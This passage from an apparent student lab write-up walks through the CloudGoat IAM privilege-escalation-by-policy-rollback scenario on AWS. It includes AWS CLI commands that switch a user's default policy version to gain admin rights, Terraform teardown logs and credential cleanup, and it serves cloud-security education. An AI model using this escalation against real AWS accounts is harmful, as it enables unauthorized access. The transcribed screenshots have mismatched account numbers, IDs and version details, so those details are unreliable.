- Created a new policy version (e.g., v6) using the AWS CLI with the `PutPolicyVersion` command.
- The policy document granted full access using:

The screenshot shows a Kali Linux virtual machine running in VMware Workstation. The terminal window displays the following output:

```
kali@kali: ~/Desktop/cloudgoat/cloudgoat
File Actions Edit View Help
$ ls -l
total 16
-rwxrwxr-x 1 kali kali 3655 Jul 1 10:24 cloudgoat.py
drwxrwxr-x 3 kali kali 4096 Jul 1 10:24 core
-rw-rw-r-- 1 kali kali 0 Jul 1 10:24 __init__.py
drwxrwxr-x 2 kali kali 4096 Jul 1 11:22 __pycache__
drwxrwxr-x 4 kali kali 4096 Jul 1 10:24 scenarios

(kali@kali)-[~/Desktop/cloudgoat/cloudgoat]
$ cloudgoat create iam_privesc_by_rollback

Loading whitelist.txt ...
A whitelist.txt file was found that contains at least one valid IP address or range.
Using default profile "cgoat" from config.yml ...

Initializing the backend ...

Initializing provider plugins ...
- Finding hashicorp/local versions matching "≥ 2.5.0" ...
- Finding hashicorp/null versions matching "≥ 3.2.0" ...
- Finding hashicorp/aws versions matching "≥ 5.0.0" ...
- Installing hashicorp/null v3.2.4 ...
- Installed hashicorp/null v3.2.4 (signed by HashiCorp)
- Installing hashicorp/aws v6.0.0 ...
- Installed hashicorp/aws v6.0.0 (signed by HashiCorp)
- Installing hashicorp/local v2.5.3 ...
- Installed hashicorp/local v2.5.3 (signed by HashiCorp)

Terraform has created a lock file .terraform.lock.hcl to record the provider selections it made above. Include this file in your version control repository so that Terraform can guarantee to make the same selections by default when you run "terraform init" in the future.

Terraform has been successfully initialized!

You may now begin working with Terraform. Try running "terraform plan" to see any changes that are required for your infrastructure. All Terraform commands should now work.

If you ever set or change modules or backend configuration for Terraform, rerun this command to reinitialize your working directory. If you forget, other
```

Step 6. Setting iam_privilege_rollback as Default Version

After verifying that the malicious version exists, it was time to **escalate privileges** by setting this new version as the **default policy version** — effectively upgrading the Raynor user to Admin. I used the following command [aws iam set-default-policy-version \ --policy-arn arn:aws:iam::521069554631:policy/cg-raynor-policy-cgidkzpodwy6pt \ --version-id v1 \ --profile

kali-linux-2025.1c-vmware-64 - VMware Workstation

File Edit View VM Tabs Help

kali@kali: ~/Desktop/cloudgoat/cloudgoat/scenarios/aus/im_privsec_by_rollback

```

}
  "VersionId": "v3",
  "IsDefaultVersion": false,
  "CreateDate": "2025-07-01T15:39:18+00:00"
}
}
  "VersionId": "v2",
  "IsDefaultVersion": false,
  "CreateDate": "2025-07-01T15:39:14+00:00"
}
}
  "VersionId": "v1",
  "IsDefaultVersion": true,
  "CreateDate": "2025-07-01T15:39:09+00:00"
}
}
}

kali@kali:~/Desktop/cloudgoat/scenarios/aus/im_privsec_by_rollback$ aws iam get-policy-version --policy-arn arn:aws:iam::52186954631:policy/cg-raynor-policy-cgid12m4evpt2 --version-id v1
{
  "PolicyVersion": {
    "Document": {
      "Statement": [
        {
          "Action": [
            "iam:Get*",
            "iam:List*",
            "iam:SetDefaultPolicyVersion"
          ],
          "Effect": "Allow",
          "Resource": "*"
        }
      ],
      "Sid": "IAMPrivilegeEscalationByRollback"
    },
    "Version": "2012-10-17"
  }
}

kali@kali:~/Desktop/cloudgoat/scenarios/aus/im_privsec_by_rollback$ aws iam get-policy-version --policy-arn arn:aws:iam::52186954631:policy/cg-raynor-policy-cgid12m4evpt2 --profile Raynor --version-id v1
{
  "PolicyVersion": {
    "Document": {
      "Statement": [
        {
          "Action": [
            "iam:Get*",
            "iam:List*",
            "iam:SetDefaultPolicyVersion"
          ],
          "Effect": "Allow",
          "Resource": "*"
        }
      ],
      "Sid": "IAMPrivilegeEscalationByRollback"
    },
    "Version": "2012-10-17"
  }
}

kali@kali:~/Desktop/cloudgoat/scenarios/aus/im_privsec_by_rollback$

```

To confirm that the Raynor user had escalated privileges I run the following commands [aws iam list-users --profile Raynor] [aws sts get-caller-identity --profile Raynor]


11

All of them **executed successfully**, confirming the Raynor user had **AdministratorAccess**.

Step 8. Environment Teardown

After completing the scenario and verifying successful privilege escalation, the final step was to **safely destroy the AWS resources** created for the simulation. I used this command [cloudgoat destroy iam_privesc_by_rollback]

This command deprovisioned all assets related to the scenario — including IAM users, policies, and associated configurations — ensuring no lingering access or cost impact remained in the AWS environment.



```
kali@kali: ~/Desktop/cloudgoat/cloudgoat/scenarios/iam_privesc_by_rollback
kali@kali:~/Desktop/cloudgoat/scenarios/iam_privesc_by_rollback$ cloudgoat destroy iam_privesc_by_rollback
Loading whitelist.txt ...
A whitelist.txt file was found that contains at least one valid IP address or range.
*****
Found previously deployed iam_privesc_by_rollback scenario.
*****
Using default profile "cgoat" from config.yml...
Destroy "iam_privesc_by_rollback-cgdkzpodyept"? [y/n]: y
aws_iam_policy.versioned_policy: Refreshing state... [id=arn:aws:iam::521069554631:policy/cg-raynor-policy-cgdkzpodyept]
aws_iam_user.raynor: Refreshing state... [id=raynor-cgdkzpodyept]
aws_iam_access_key.raynor: Refreshing state... [id=AKIA5XURHNPORQ3C3NGH]
null_resource.policy_version: Refreshing state... [id=517440271927914610]
aws_iam_user_policy_attachment.raynor_attachment: Refreshing state... [id=raynor-cgdkzpodyept-20250702210821883100000001]

Terraform used the selected providers to generate the following execution plan. Resource actions are indicated with the following symbols:
destroy

Terraform will perform the following actions:

# aws_iam_access_key.raynor will be destroyed
resource "aws_iam_access_key" "raynor" {
  create_date = "2025-07-02T21:08:28Z" -> null
  id          = "AKIA5XURHNPORQ3C3NGH" -> null
  secret      = (sensitive value) -> null
  status      = (sensitive value) -> null
  user       = "raynor-cgdkzpodyept" -> null
}

# aws_iam_policy.versioned_policy will be destroyed
resource "aws_iam_policy" "versioned_policy" {
  arn          = "arn:aws:iam::521069554631:policy/cg-raynor-policy-cgdkzpodyept" -> null
  attachment_count = 1
  description   = "cg-raynor-policy" -> null
  id           = "arn:aws:iam::521069554631:policy/cg-raynor-policy-cgdkzpodyept" -> null
  name         = "cg-raynor-policy-cgdkzpodyept" -> null
  path         = "/" -> null
  policy       = jsonencode({
    Statement = [

```

Step 9. Final Cleanup – Removing Stored AWS Credentials

To ensure no lingering access keys remained on the Kali machine, I manually removed the AWS credentials stored locally using the following command: [nano ~/.aws/credentials]. Inside the credentials file, I deleted the sections related to the Raynor and cgoat profiles. This is a critical step in **avoiding accidental reuse or exposure** of temporary credentials in future AWS operations.

```
kali@kali: ~/Desktop/cloudgoat/cloudgoat/scenarios/aws/iam_privesc_by_rollback
File Actions Edit View Help
}
# aws_iam_user_policy_attachment.raynor_attachment will be destroyed
resource "aws_iam_user_policy_attachment" "raynor_attachment" {
  id = "raynor-cgidkzpody6pt-20250702210821883100000001" -> null
  policy_arn = "arn:aws:iam::521069554631:policy/cg-raynor-policy-cgidkzpody6pt" -> null
  user = "raynor-cgidkzpody6pt" -> null
}
# null_resource.policy_version will be destroyed
resource "null_resource" "policy_version" {
  id = "5174402717927914610" -> null
}
Access keys [1]
Plan: 0 to add, 0 to change, 5 to destroy.
Changes to Outputs:
  raynor_access_key_id = "AKIA5URKNRDRQJC3NGH" -> null
  raynor_secret_access_key = (sensitive value) -> null
null_resource.policy_version: Destroying... [id=5174402717927914610]
aws_iam_user_policy_attachment.raynor_attachment: Destruction complete after 0s
aws_iam_access_key.raynor: Destroying... [id=AKIA5URKNRDRQJC3NGH]
aws_iam_access_key.raynor: Destruction complete after 2s
aws_iam_user_policy_attachment.raynor_attachment: Destruction complete after 2s
aws_iam_policy_versioned_policy: Destroying... [id=arn:aws:iam::521069554631:policy/cg-raynor-policy-cgidkzpody6pt]
aws_iam_user.raynor: Destroying... [id=raynor-cgidkzpody6pt]
aws_iam_user.raynor: Destruction complete after 1s
aws_iam_policy_versioned_policy: Destruction complete after 3s
Warning: Value for undeclared variable
The root module does not declare a variable named "cg_whitelist" but a value was found in file "/tmp/tmp403oug2d.tfvars.json". If you meant to use this value, add a "variable" block to the configuration.
To silence these warnings, use TF_VAR_... environment variables to provide certain "global" settings to all configurations in your organization. To reduce the verbosity of these warnings, use the -compact-warnings option.
Destroy complete! Resources: 5 destroyed.
[cloudgoat] terraform destroy completed with no error code.
Successfully destroyed iam_privesc_by_rollback_cgidkzpody6pt.
Scenario instance files have been moved to /home/kali/.local/share/pipx/venvs/cloudgoat/lib/python3.13/site-packages/cloudgoat/trash/iam_privesc_by_rollback_cgidkzpody6pt
(kali@kali) ~/cloudgoat/scenarios/aws/iam_privesc_by_rollback
$ nano ~/.aws/credentials
(kali@kali) ~/cloudgoat/scenarios/aws/iam_privesc_by_rollback
$
```

Summary

In this practical assignment, I explored a realistic AWS security misconfiguration scenario using CloudGoat — specifically the `iam_privesc_by_rollback` scenario. The exercise involved simulating how an attacker with limited IAM privileges could escalate their permissions by rolling back to a previous version of an inline IAM policy that granted broader access.

Throughout the process:

- I deployed the environment using CloudGoat on a Kali Linux VM.
- Configured AWS CLI profiles and verified access using `sts get-caller-identity`.
- Identified and switched IAM policy versions to escalate privileges.
- Gained administrative-level access temporarily.
- Properly cleaned up the environment and removed credentials after completing the task.

Conclusion.

This exercise provided hands-on experience with privilege escalation in AWS through IAM policy rollback. By simulating a misconfiguration using CloudGoat, I was able to understand how attackers can exploit older policy versions to gain unauthorized access. It highlighted the importance of strict IAM policy controls, continuous monitoring, and proper version management to maintain a secure cloud environment.